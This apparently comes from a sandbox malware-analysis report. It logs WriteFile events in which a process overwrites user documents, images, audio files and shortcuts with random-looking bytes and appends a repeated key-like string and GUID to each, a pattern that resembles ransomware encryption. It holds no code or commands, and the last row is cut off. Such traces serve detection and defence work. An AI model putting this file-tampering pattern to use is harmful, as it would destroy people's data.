fd 20 fd 6e 1c fd fd 7c 4a fd fd fd 46 7e 46 29 fd fd 29 4a 1d 4e 6a 5e 37 1e 6b 4e 7d fd fd 31 37 18 1c 1f 2e fd 26 fd 0e fd 70 7c fd 42 fd 2e 44 26 3b 5f fd 0e 6e fd fd	UY9.R?TG{lp[0=+5u92^3LG#aje4H&pd`,N}l801-^czRu ?WG]P'Jna%;B-X!~p;X0xNX|JF~F))JN^7kN}17.&p|.D&;_n	success or wait	1	411859	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Bluetooth File Transfer.LNK	1049	256	78 fd fd 7b fd fd 7d 17 4f 70 5a fd 56 fd fd 58 11 fd fd 3f fd fd 56 fd bd fd fd 21 64 fd fd 68 fd fd fd fd 49 2a 5b 46 fd 0d fd 07 6e 04 fd fd fd 5e fd fd 0a fd 67 fd 35 3d fd 1c fd 66 fd 5f fd fd fd fd fd 76 fd 20 45 54 56 15 52 fd 13 4c fd 0c fd fd 52 3d 2b fd 0d fd fd 41 7a fd fd fd fd fd 13 fd fd fd 31 fd 50 fd 20 fd 7e 4b 2d 11 fd 6b fd 3c 5e fd 09 5c fd 79 58 fd 09 fd 4f fd 18 50 29 4a fd 72 42 78 fd fd 38 fd fd fd fd 70 22 fd 72 fd fd fd 02 3c fd fd 2c 70 38 3a fd 22 7b fd fd fd 57 fd 1a 29 fd fd fd 5b fd 3a 0d fd fd 29 07 09 e6 fd 32 2a fd fd 03 fd 4f 46 18 2c fd fd fd fd fd 2f fd 6f 01 fd 3b 05 fd 4c fd ad fd fd fd 1e 32 22 14 60 fd fd 24 fd fd fd fd fd fd fd fd 39 2b fd 5b 22 fd 0e 60 fd fd fd 37 3a fd	x{}OpZVX?V!dhl* [Fn^g5=f_v ETVR LR=+Az1P ~Kk<^\yXOP)Jrx8p"r<,8:" {W)[:)2*OF,/o;L2"`$9+["`:	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Bluetooth File Transfer.LNK	1305	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Bluetooth File Transfer.LNK	1345	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Desktop (create shortcut).DeskLink	5	2	fd 65	e	success or wait	1	411859	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Desktop (create shortcut).DeskLink	7	256	14 60 75 00 fd 36 3c fd fd 67 3e fd 39 fd 23 fd 5a 39 6f 4c fd 4f fd fd 44 00 fd fd 3f 7a fd 62 46 fd fd 65 38 fd 73 4a 49 fd 04 48 fd fd fd 13 fd fd 5d fd fd fd fd fd fd fd fd 1a 65 02 fd fd fd 76 fd fd fd 34 fd 24 3f 0d fd fd fd fd 07 fd 00 fd fd 72 7d 05 2e 18 fd fd fd 45 fd fd 17 fd fd fd 02 fd fd fd 2d fd 07 c9 fd fd 27 fd fd 42 6a fd 08 fd 2a fd 5e 01 fd 66 fd 6b 74 e1 fd 73 17 1b 4c fd fd fd 55 fd fd 1c 76 fd 36 fd 53 73 fd 03 07 fd fd fd 2d fd 88 45 fd 4c 5e fd 5e 28 40 fd 77 fd 0f fd 2e fd 6b 02 79 b2 fd 00 4a 6e 19 1a 51 04 3d fd 36 1c 7d fd 2d 15 64 fd fd 2d 02 fd 6d fd fd fd fd 46 48 0e fd fd 8f 39 fd 7c fd 65 17 70 1e fd fd 22 65 32 fd 22 fd 09 7b 41 fd 05 fd fd fd 6e 01 fd 6f 1a 55 fd 24 22	u6<g>9#Z9oOD? zbFe8sJI]ev4$?r}.E-'Bj*^fktsLUv6Ss-EL^^(@w.kyJnQ=6}-d-mFH9\|ep"e2"{AnoU$"	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Desktop (create shortcut).DeskLink	263	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Desktop (create shortcut).DeskLink	303	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\BNAGMGSPLO\BJZFPPWAPT.pdf	5	1021	fd 69 fd 47 fd fd fd fd 2e fd fd 39 59 53 50 fd 2a fd 3a fd fd 4f fd fd fd 3b fd 5a fd fd 4a fd fd 43 3c fd 40 42 16 fd fd fd 1e fd 0a fd fd 27 fd 6a fd fd fd 47 fd fd fd 59 58 51 fd 55 fd 74 0c fd 71 6e 76 88 32 fd fd fd fd fd 3a 82 16 00 71 fd fd 0b 46 56 fd 71 39 5a fd 47 fd fd 27 fd 58 fd fd 65 7a fd 2f 7e fd 73 23 fd 30 1f fd 37 0e 66 64 4b 6f 0f 6d fd 29 69 50 52 50 fd fd fd 7d fd c8 fd 10 1b 8e fd fd fd 76 fd fd fd 59 32 01 fd 30 5c fd 19 fd 0d 1f fd 37 12 40 14 fd 49 01 fd fd fd 0e fd fd 0a fd 63 26 fd 69 09 50 03 11 2c 5a 3e fd fd fd 0d 30 48 69 5e 6d 52 40 fd 12 4a fd 10 72 5e 04 5d 37 fd 34 47 fd 13 fd fd fd fd fd 5b fd 40 25 0f fd fd fd 0c 32 74 fd 62 19 fd 46 2b 26 37 13 fd fd fd fd 38 fd 62 72 1f 0b fd	iG.9YSP*:O;ZJC<@B'jG YXQUtqnv2: qFVq9ZG'Xez/~s#07fKo m)iPRP}vY2 0\7@Ic&iP,Z>0Hi^mR@J r^]74G[@%2tbF&78br	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\BJZFPPWAPT.pdf	1026	256	0c fd fd fd fd 47 1b 51 fd 4f 33 fd fd 12 0e fd 0d 16 13 fd fd 79 be 7a 8f fd fd 67 46 fd fd fd fd 3a 4f 47 75 73 34 fd fd 7a 0b fd fd 40 fd fd 3c fd 55 74 fd fd 27 08 fd fd fd 5a 44 fd 5c 0d 70 3a 4d fd fd fd fd fd 14 51 fd fd fd 09 fd 4d 22 fd 43 73 fd fd fd 3f fd 16 26 fd fd 70 36 fd fd fd 42 fd fd fd 55 a2 fd fd fd 5e 69 fd fd 20 fd 44 0d 56 03 fd 03 2c fd 23 fd fd fd fd 29 23 59 21 11 26 fd fd 5d fd fd 4f 5b fd 38 fd 77 6a 59 53 65 50 3e c6 11 11 fd fd 0e fd 72 fd 58 fd 63 78 57 fd 62 fd 78 fd fd 43 06 fd 18 fd 08 fd fd fd 44 3f fd 5a fd fd fd fd 78 fd 7c fd 59 fd fd 5e 17 fd fd fd 2b fd 67 6a fd fd 68 fd 6b fd fd 1b 09 43 46 02 10 0c 73 44 fd fd fd 5e 3e fd 27 fd 17 46 fd fd fd fd 50 fd 1a fd 13 fd 4f fd	GQO3yzgFOGus4z@<t'Z D\p:MQM"Cs?&p6BU^i DV,#)#Y!&]O[8wjYSeP>r XxWbxCD? Zx|Y^+gjhkCsD^>'FPO	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\BJZFPPWAPT.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\BJZFPPWAPT.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\BNAGMGSPLO\BNAGMGSPLO.docx	5	1021	44 fd 42 fd fd 01 22 fd fd fd 49 4a fd 6b 46 fd 61 59 32 fd 4e 66 7f 76 fd fd 60 fd 04 fd fd 14 0f fd 44 fd fd 52 fd fd 31 fd 7a 5a 69 00 37 33 2b fd 15 fd fd fd fd fd fd 1a fd fd 01 fd 6d fd 58 11 fd fd fd fd fd 2c 4c 19 59 2a 10 4c fd 0f 4c fd fd 3c fd fd 2d fd fd 0f fd 52 62 fd 0c 22 fd 5f 3a 4e fd fd 44 04 fd fd 2f 73 fd fd fd fd 7c fd 1d 36 fd fd fd fd 22 fd 2b fd fd 56 6f 7e fd 61 fd 4b 37 44 54 68 57 fd fd fd fd 32 47 fd 7b fd fd 7e 3b fd fd fd 7c fd 3a 20 fd 47 fd fd fd 3c 4d fd 1a fd 5f 52 7a 39 fd 73 60 70 47 fd 46 fd 09 32 36 4e fd fd 18 20 7d fd fd 54 fd 06 fd 2f fd fd fd 15 4b fd fd 2c 5b 76 53 fd fd fd fd fd 12 97 50 5f fd fd fd fd 15 fd 50 38 3c 02 fd fd 5a 1a fd 22 57 4b 2e fd fd 73 17 6a d9 44 5b fd fd 65 40	DB"IJkFaYNfv`DR1zZi73+mX,Y*LL<-Rb"_:ND/s|6"+Vo~aK7DThW2G{~;|:G<M_Rz9s`pGF26N}T/K,[vSP_P8<Z"WK.sjD[e@	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\BNAGMGSPLO.docx	1026	256	fd 4c fd 40 3a 13 fd 04 21 7d 4e 3c 4a 0b 63 47 fd fd 76 2b 23 21 1d 38 fd 74 0c 52 6d 78 2c 54 fd fd fd fd fd 2b 5f 2d 74 fd 7f fd fd fd b0 5e 15 ef fd fd fd 38 6b fd 4d fd fd 35 fd 21 45 03 fd 4d 29 50 79 fd fd fd 43 41 fd 65 1d fd 26 fd 78 09 50 22 fd fd fd 19 2c 7d fd 2e fd 75 4d 3f 4b fd 0f fd fd 04 1a fd 18 fd 32 40 fd 71 2d 2a 16 5b 05 38 51 49 4d 1d fd 70 02 fd 04 fd 17 51 fd 74 6f 1f fd 0f 1e 0b 9d fd 0c fd 35 10 fd fd 13 fd 54 1f fd fd 03 fd 45 fd e7 fd fd fd 1b 4c 09 fd fd 2b 16 0b 7d 70 19 fd fd fd 29 fd fd 4d 43 3a fd fd fd 2a fd 58 fd fd fd fd 23 fd 71 fd 1e 4e 0f fd 29 fd 06 28 1c fd fd 44 fd 15 79 ec fd fd 3d fd 37 fd fd 1d 25 6b 07 21 14 00 14 fd fd 50 fd fd 55 1b 61 16 fd 14 72 1b 15 fd 59 35 fd fd fd fd	L@:!}N<JcGv+#!8tRmx,T+_-t^8kM5!EM)PyCAe&xP",}.uM?K2@q-*[8IMpQto5TEL+}p)MC:*X#qN)(Dy=7%k!PUar5	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\BNAGMGSPLO.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\BNAGMGSPLO.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\BNAGMGSPLO\EOWRVPQCCS.jpg	5	1021	66 fd fd 11 fd fd 4c fd 53 46 fd 0f 57 58 43 fd 7d fd 35 3e fd 2e fd 3c fd fd 2c 76 11 7e 6c fd fd fd 59 fd 76 fd fd fd fd 6f fd 33 fd fd fd 5d fd fd 28 fd 05 6b 53 fd 7d fd 59 16 fd 14 fd fd 77 6d 0f 5c fd 44 59 fd fd 05 fd fd fd fd 76 47 11 48 49 fd d2 1c 21 44 fd fd 11 6e fd 19 fd 63 6c fd fd 63 fd 65 5f 73 fd f8 fd 19 2e 67 05 10 4a fd 03 fd 02 11 39 69 fd 5a fd 2c fd fd 69 fd fd 0f 38 16 0c fd 3d fd 49 62 1e 1c fd 27 fd 49 3a 7e fd 10 fd 6e 74 78 13 fd fd fd fd 12 0c d9 7f fd 08 fd 7a fd 3f 0e 49 fd fd fd fd fd d2 5e fd fd 16 38 49 5a 6a 61 fd 08 74 fd fd fd 2c fd 3d fd fd 00 fd fd fd fd 4a 6d fd fd 04 4c fd 05 fd 37 64 2e fd fd 73 6f fd 09 fd 74 28 33 76 fd fd fd fd 3d fd 77 fd 25 fd fd 57 fd fd fd 11 fd 03 15 63 71 fd fd 5d	fLSFWXC}5>.<,vlYvo3](kS}Ywm\DY vGHI!Dnclce_s.gJ9iZ,i8=Ib'I:~ntxz? ^8IZjat,=JmL7d.sot(3v=w%Wcq]	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\EOWRVPQCCS.jpg	1026	256	4a 0c fd 69 fd 41 27 30 fd fd 13 1b fd 5f fd 5a 02 fd 75 5f fd 38 fd 2c 43 fd fd 21 fd 5e 0f 55 7e 6e 20 fd 48 fd 0d 21 65 09 2b fd 2e fd 2a fd fd fd 60 fd 46 7e fd fd 20 fd fd 64 06 51 0a fd 1d 59 fd fd 73 72 fd fd 5b 78 5f 21 1d 5a 5f fd fd 01 0d 30 fd fd 44 74 fd fd 49 fd e5 fd 47 fd fd fd 6f fd 25 48 4b 62 3d fd fd 2a fd fd fd 1e fd fd 5f 5e fd 2c 63 2b 81 3c 6c 7c fd 12 e8 10 fd 6c fd 4d 4a 29 1c 1b fd fd 59 46 63 16 fd 7c 03 fd fd 1a 40 09 fd fd fd 40 fd fd fd 4a fd fd fd 58 fd 3b 5a fd 07 34 fd 1d fd 08 42 a3 fd 71 6a 63 00 fd fd fd 08 ac 6b 5e fd fd fd 84 58 09 38 fd fd fd fd 46 fd fd fd 60 12 41 36 fd 7c 59 38 68 fd 0b fd fd fd 56 fd fd 42 5f 52 fd 23 62 29 fd 49 79 14 fd 22 fd 72 fd fd fd fd fd	JiA'0_Zu_8,C!U~n H!e+.*`F~ dQY s[x_!Z_0DtlGo%HKb=*_^,c+<l|lMJ )YFc|@@JX;Z4Bqjk^XF`A6|Y8hVBR#b)Iy"r	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\EOWRVPQCCS.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\EOWRVPQCCS.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\BNAGMGSPLO\EWZCVGNOWT.png	5	1021	6f fd 20 6a 34 fd 27 3e 0e fd 54 14 94 fd 15 4e fd 57 45 fd fd 01 fd 32 70 4c 54 64 20 fd 45 fd 4f fd 07 fd 61 fd 43 fd 20 fd fd 72 a5 fd 73 53 fd fd 7b fd fd 3c fd 14 fd 7d 52 fd 7d 18 fd fd 6d fd 3a 3f fd 6d fd 1f 68 fd 7d fd 5a 67 1f 53 7b 48 fd 5e 5b fd fd 18 2a 7f 79 7f 38 fd 4f 23 61 18 45 37 fd 4b 0a 60 fd 2d 78 fd fd 1f fd 2e a9 51 94 6f fd 61 fd fd 4e fd 59 fd fd 6c 60 18 fd 69 4b 1f fd 18 fd fd 40 fd fd fd fd 52 e6 fd fd fd fd 50 fd fd 59 fd 75 11 96 fd fd 4f 0a 24 fd fd 79 53 1b 4c fd 98 01 fd fd 13 fd fd fd 6b fd fd 76 6d 04 6c fd fd 76 43 64 43 5e 02 74 75 63 fd fd fd 98 fd 4b 16 29 69 04 71 22 05 57 36 48 2a 5b 4d fd 26 64 61 50 fd 5a fd 66 23 fd fd 7f fd 65 47 fd fd fd 53 fd	o j4'>TNWE2pLTd OaC rS<}R}m:?h }ZgS{H^[*y8O#aE7K`-x.QoaNYI`iK @RPYuO$ySLkvmlvCdC ^tucK)iq"W6H* [M&daPZf#eGS	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\EWZCVGNOWT.png	1026	256	22 fd fd fd 01 fd 03 fd 1e fd fd 76 47 fd 5d 47 06 fd fd fd fd 16 fd d6 4e 1e 06 fd 55 5b fd 3e 7a fd fd 20 fd 3b 53 1f fd fd 0e 14 fd fd 46 24 fd 53 0c 25 fd fd 13 24 45 3d fd fd b5 fd 68 fd 17 fd fd 56 0d fd fd 38 fd 56 fd fd 4a fd fd 0a 2d 22 fd fd fd 60 fd 2a 54 fd 2d 42 fd 2a 1b fd 7d fd 0c fd 02 6f fd 1b fd 15 fd 6e fd 01 fd fd 1a 48 fd 40 fd 2a 3b fd fd 39 fd fd 59 fd fd 37 fd 54 04 fd 60 44 b7 fd 3e fd fd 15 fd 70 c3 44 fd fd 14 fd fd 03 fd fd 63 fd 27 fd fd 5e 52 18 fd 17 21 fd 38 48 fd fd fd fd 62 6c 48 30 39 fd 5d 1e 21 fd fd 17 ce 3e 2b 11 fd 6d 6c fd 01 38 5e fd fd 12 01 36 64 fd 32 3f fd 75 fd fd 5d fd 68 05 0c fd fd fd fd 04 5a 7d 47 7d fd fd 21 fd 7e 41 fd fd 05 fd fd fd fd fd 71 74 fd fd 3c	"vG]GNU[>z ;SF$S%$E=hV8VJ-`*T-B*}onH@*;9Y7T`D>pDc'^ R!8HblH09]!>+ml8^6d2? u]hZ}G}!~Aqt<	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\EWZCVGNOWT.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\EWZCVGNOWT.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\BNAGMGSPLO\NVWZAPQSQL.xlsx	5	1021	fd fd fd 57 22 fd 23 59 0a fd 39 fd fd fd 29 47 04 36 0f 67 4a fd fd fd 16 14 fd fd 31 fd 75 fd 6e 54 fd 1e fd 22 fd 78 6f fd fd 4d fd fd 3d fd fd 6d fd 68 fd 46 a4 fd fd 0f 06 fd 3a 1a 5e 42 4f fd fd fd fd fd fd fd fd fd fd 16 2d 1a fd 4f fd fd 22 fd 36 69 51 42 fd 1e 66 fd fd 0a fd fd fd 74 fd fd 52 a1 fd 44 fd 44 01 fd fd 06 fd fd fd fd 40 fd fd 2e fd 25 4a 1a 4f fd 5a fd 67 fd fd fd fd fd fd 60 fd fd 43 40 fd fd fd fd fd 67 32 fd 76 fd fd 19 fd 61 fd fd fd 74 fd fd fd 7f 1a 46 71 c8 d6 fd 7e 14 fd 4a 24 fd 71 21 5e fd fd fd 77 fd fd fd 22 fd 15 6a 36 fd fd 00 fd 77 fd 5e 30 6b 5b 2e 6c 07 02 fd 55 5c 4e fd fd 12 7d fd 2b 3b fd 18 12 1a 48 fd fd fd 56 fd fd fd 72 6d 43 fd 52 4f 52 fd 19 fd 6f 0f 3a 3c fd 44 fd 4a 0c 73	W"#Y9)G6J1unT"xoM=mhF:^BO-O"6iQBftRDD@.%JOZg`C@g2vatFq~J$q!^w"j6w^0k[.lU\N}+;HVrmCRORo:<DJs	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\NVWZAPQSQL.xlsx	1026	256	66 0c 01 4d fd fd fd fd 23 fd 03 fd fd 2b fd fd 68 36 fd fd 12 fd 1c 4e 58 fd 17 fd 78 fd 47 42 50 39 fd fd 7e 7b 51 64 17 fd fd 6f 25 20 51 2b fd 1e fd fd 42 01 fd 47 fd 2a 47 fd 56 2f 32 fd 32 fd 1e fd 31 22 22 49 69 3d fd fd fd 20 30 fd fd 1b 53 fd 4c fd 59 fd 07 62 fd 79 0c 44 13 51 fd 3e fd 57 fd 23 7b fd fd 54 2e fd fd 6d b1 61 fd 18 fd 09 fd 3a 23 73 26 fd fd fd 47 72 45 fd 41 fd fd 3f 27 fd fd fd 68 36 6e fd fd fd 37 4b fd 2d 56 4e fd 24 32 39 fd fd fd 53 fd fd 4b fd fd 2f fd fd 4b fd 71 3b 1a 41 fd 02 40 07 59 fd 16 73 24 0f 36 fd 1e fd 5c 22 6a 5d 6a 2c 0b 3e fd fd fd 42 78 fd 04 fd 10 17 7d 79 77 14 0c 48 3f fd fd fd 34 fd fd fd 09 fd fd 46 fd 58 fd fd fd 28 4a fd fd 2a fd fd fd fd fd fd 42 72 3c fd fd 73 2b fd 23 fd 00 07	fM#+h6xGBP9~{Qdo%Q+BG*GV/221""li=0SLYbyDQ>W#{T.ma:#s&GrEA?'h6n7K-VN$29SK/Kq;A@Ys$6\"]j,>Bx}ywH?4FX(J*Br<s+#	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\NVWZAPQSQL.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\NVWZAPQSQL.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\BNAGMGSPLO\TQDFJHPUIU.mp3	5	1021	fd fd fd 2e fd 58 fd fd fd 15 fd 0a fd fd 3f 41 5e 54 fd 10 fd fd fd 56 04 41 fd fd 3a 00 1e fd 79 fd fd fd fd fd fd 46 fd 6c fd 50 fd fd fd 0f fd 6b fd 0e fd 54 fd 2c 3c fd 1e fd fd fd 4a fd 0d fd fd fd 53 13 34 fd fd 08 53 fd fd fd fd 44 4b 14 34 68 1b fd fd fd 17 fd 38 fd 74 fd 33 2a fd 78 fd 7f fd 69 fd fd 23 29 fd 09 7d fd 17 fd fd 5d 68 fd 0b fd fd 25 1d 57 fd 00 fd fd fd 28 fd fd 02 fd 6c fd 7b 57 2e 7f fd fd 46 18 72 44 4b 04 02 fd fd 1e 22 fd fd fd 06 6e fd 65 fd fd 50 fd 37 fd fd 52 40 fd 51 fd 51 3a 75 45 45 fd fd 54 fd 4f 7f fd fd fd fd 76 1f 60 6c fd fd fd 74 fd 54 fd fd fd fd 42 2a 22 fd fd fd 10 fd 15 68 fd fd 21 1f fd fd 41 36 2d 6a 64 fd 50 fd 3e 1b 4f 18 45 fd 47 33 2f fd 2f fd 5e 2a 40 7b fd 64 fd	.X? A^TVA:yFlPkT,JS4SDK4 h8t3*xi #)}]h%W(l{W.FrDK"neP7 R@QQ:uEET Ov`ltTB*"h!A6- jP>OEG3//^*@{d	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\TQDFJHPUIU.mp3	1026	256	55 fd 08 fd 5c fd 56 fd 28 fd fd 6a fd fd fd fd fd 7b 29 78 fd 48 fd 1f fd fd 2e fd 7b 0c fd 00 27 fd 5f eb fd 29 fd 48 1e fd 5a 3f fd fd 4e fd 20 36 fd 02 17 19 44 fd fd fd fd fd 7b 53 01 fd 2c fd 67 fd 78 18 10 fd 0a fd fd fd 30 fd fd 27 fd 43 fd fd 74 fd fd 51 7b 22 76 fd 21 fd fd 50 fd 3a 4a 28 4a fd 00 fd 13 3d fd 5f 5b fd 6c 27 fd fd fd fd fd fd 26 fd 6b fd fd 24 fd 6f fd 3b fd 55 3a 6d 39 36 19 fd 15 22 1c 32 15 fd fd 2f fd fd 52 fd 35 6b fd fd 0c fd 5e fd d9 56 1d fd fd fd fd 73 fd 38 fd 06 fd fd 3f fd 32 5c 29 0d 64 0a 28 fd 65 77 9a fd 27 47 fd fd fd 68 50 0b fd fd 10 fd 6a 0f 63 f8 31 fd 3c 02 fd 3e 07 51 fd fd 8f 0f fd fd 7f fd 1c 4d fd 77 fd 42 fd 2c fd fd fd fd 6b fd 21 93 fd 36 1b 44 fd fd 5f 5d 16 0d	U\V(j{)xH.{'_)H?N 6D{S,gx0'CtQ {"v!P:J(J=_[l'&k$o;U:m96" 2/R5^s8? 2\)d(ew'GhPjc1<>QMwB, k!6D_]	success or wait	1	4115FA	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\TQDFJHPUIU.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Desktop\BNAGMGSPLO\TQDFJHPUIU.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PIVFAGEAAV\EOWRVPQCCS.mp3	5	1021	6b fd 12 fd 3c 47 fd fd 56 0b 27 fd 0a 09 36 40 59 fd fd fd fd 52 ff 00 fd fd 4d fd 5c 0f fd 93 50 24 fd fd 56 57 fd 64 6a fd fd 1e 19 a8 73 64 fd fd 3b fd 79 fd 15 fd 6c fd fd 08 fd 0c fd 56 6e 65 0d 40 13 07 45 31 fd fd 61 38 fd 6c 65 7a fd fd fd 10 4b 59 fd fd 42 fd fd 6e 16 9d fd 0d 07 fd 07 7e 22 2b fd fd fd fd 2a fd 64 fd fd 06 6b fd 06 fd 32 07 fd 1c fd fd 61 38 fd 24 fd fd 69 33 4f 33 fd 64 19 72 fd 69 45 fd fd 60 5e fd f8 fd 4f 72 17 5c fd 54 fd 22 fd 3d 76 57 78 fd 5c 4b fd 31 fd 28 19 fd 5c fd fd 03 67 48 fd fd fd fd 2f fd fd fd 69 fd bb 37 fd 9f 62 fd 3a fd 5b fd fd fd fd fd fd 6b 6e 70 6e fd fd fd 59 fd fd 6b fd 09 fd 2c 34 61 fd 3a fd 17 09 fd fd fd 73 89 fd 33	k<GV'6@YRM\$VWdjsd; ylVne@E1a8l ezKYBn~"+*dk2a8$i3O3 driE`^Or\T "vWx\K1(\gH/i7: [knpnYk,a:s3	success or wait	1	411859	WriteFile
C:\Users\user\Desktop\PIVFAGEAAV\EOWRVPQCCS.mp3	1026	256	6f 4b 69 fd fd fd 04 3b fd fd 3c fd fd 7e fd 6e 25 fd 49 72 63 fd fd 44 43 5e 2a fd fd 73 72 74 fd fd 6f fd 47 37 fd fd 55 fd fd fd 2c 21 fd fd 7d fd fd fd 3e fd 72 fd fd 21 42 1e fd 08 fd fd fd fd fd fd 20 75 66 01 fd 5f fd 20 59 43 3f fd fd fd fd fd fd 16 54 fd 35 fd 1e 15 fd 0a fd 7e fd fd 3b fd fd fd 13 59 05 3b 61 fd 1c fd fd fd 56 fd 0b 13 fd 44 55 54 0d 00 50 c2 41 0e 1c 79 fd 5b 42 68 2f 54 28 fd fd 19 32 5f fd 0f fd 12 09 fd 4a fd 22 57 17 fd fd fd 2c 23 fd 00 fd fd 45 71 fd fd 6c 1b 6b ea 23 22 fd ed fd fd 3e fd fd fd fd 0a fd fd 5f 53 fd 51 27 fd fd fd 29 fd 37 fd 74 fd fd 36 fd 70 66 fd fd a9 fd 7b 25 fd 5d 